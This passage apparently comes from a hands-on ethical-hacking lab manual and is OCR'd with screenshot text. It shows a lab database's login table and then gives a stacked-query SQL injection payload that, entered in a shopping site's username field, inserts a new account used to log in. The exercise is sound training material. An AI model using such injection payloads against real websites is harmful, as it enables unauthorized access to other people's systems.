Figure 1.1.5: Connect to Server pop-up

11. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.

12. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.




Microsoft SQL Server Management Studio (Administrator)
Quick Launch (Ctrl+Q)
File
Edit
View
Project
Tools
Window
Help
New Query
Execute
Object Explorer
Connect
SERVER2019\SQLEXPRESS (SQL Server 14.0.1000 - SE
Databases
System Databases
Database Snapshots
DWConfiguration
DWDiagnostics
DWQueue
GoodShopping
Database Diag
Tables
System Tal
FileTables
External Ta
Graph Tab
dbo.Login
Views
External Resou
Synonyms
Programmabil
Service Broker
Storage
Security
LGCMCScanResul
LNSSScanResults1
Table...
Design
Select Top 1000 Rows
Edit Top 200 Rows
Script Table as
View Dependencies
Memory Optimization Advisor
Encrypt Columns...
Full-Text index
Storage
Stretch
Policies
Facets

Figure 1.1.6: Open the database file

13. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.


SQLQuery1.sql - SERVER2019\SQLEXPRESS.GoodShopping (SER...
Quick Launch (Ctrl+Q)
File
Edit
View
Project
Tools
Window
Help
New Query
GoodShopping
Execute
Object Explorer
Connect
SERVER2019\SQLEXPRESS (SQL Serv
Databases
System Databases
Database Snapshots
DWConfiguration
DWDiagnostics
DWQueue
GoodShopping
Database Diagrams
Tables
System Tables
FileTables
External Tables
Graph Tables
dbo.Login
Views
External Resources
Synonyms
SQLQuery1.sql - SE...Administrator (56))
100 %
Results
Messages
ESS (14.0...
SERVER2019\Administrat...
GoodShopping
00:00:00
1 rows

```
/****** Script for SelectTopNRows command from SSMS
SELECT TOP (1000) [loginid]
      ,[username]
      ,[password]
  FROM [GoodShopping].[dbo].[Login]
```

	loginid	username	password
1	1	smith	smith123


Figure 1.1.7: SQL database entries

14. Switch back to the **Windows 10** virtual machine and go to the browser where the **GoodShopping** website is open.

TASK 1.2

Create Your Own User Account

15. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123'); --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.


GoodShopping
www.goodshopping.com/login.aspx
GOOD SHOPPING
HOME
PRODUCT
LOG
CONTACT US
Password
Forgotten Password?
Remember me
Log in
Sign up
MMER SA

blah';insert into login values

Figure 1.1.8: Creating a user account

16. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

17. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.



GoodShopping
www.goodshopping
GOOD SHOPPIN
HOME
BLOG
john
•••••••••
Forgotten Password?
Remember me
Log in
Sign up

Figure 1.1.9: Logging in to the website

18. You will log in successfully with the created login and be able to access all the features of the website.

19. After browsing the required pages, click **Logout** from the top-right corner of the webpage.


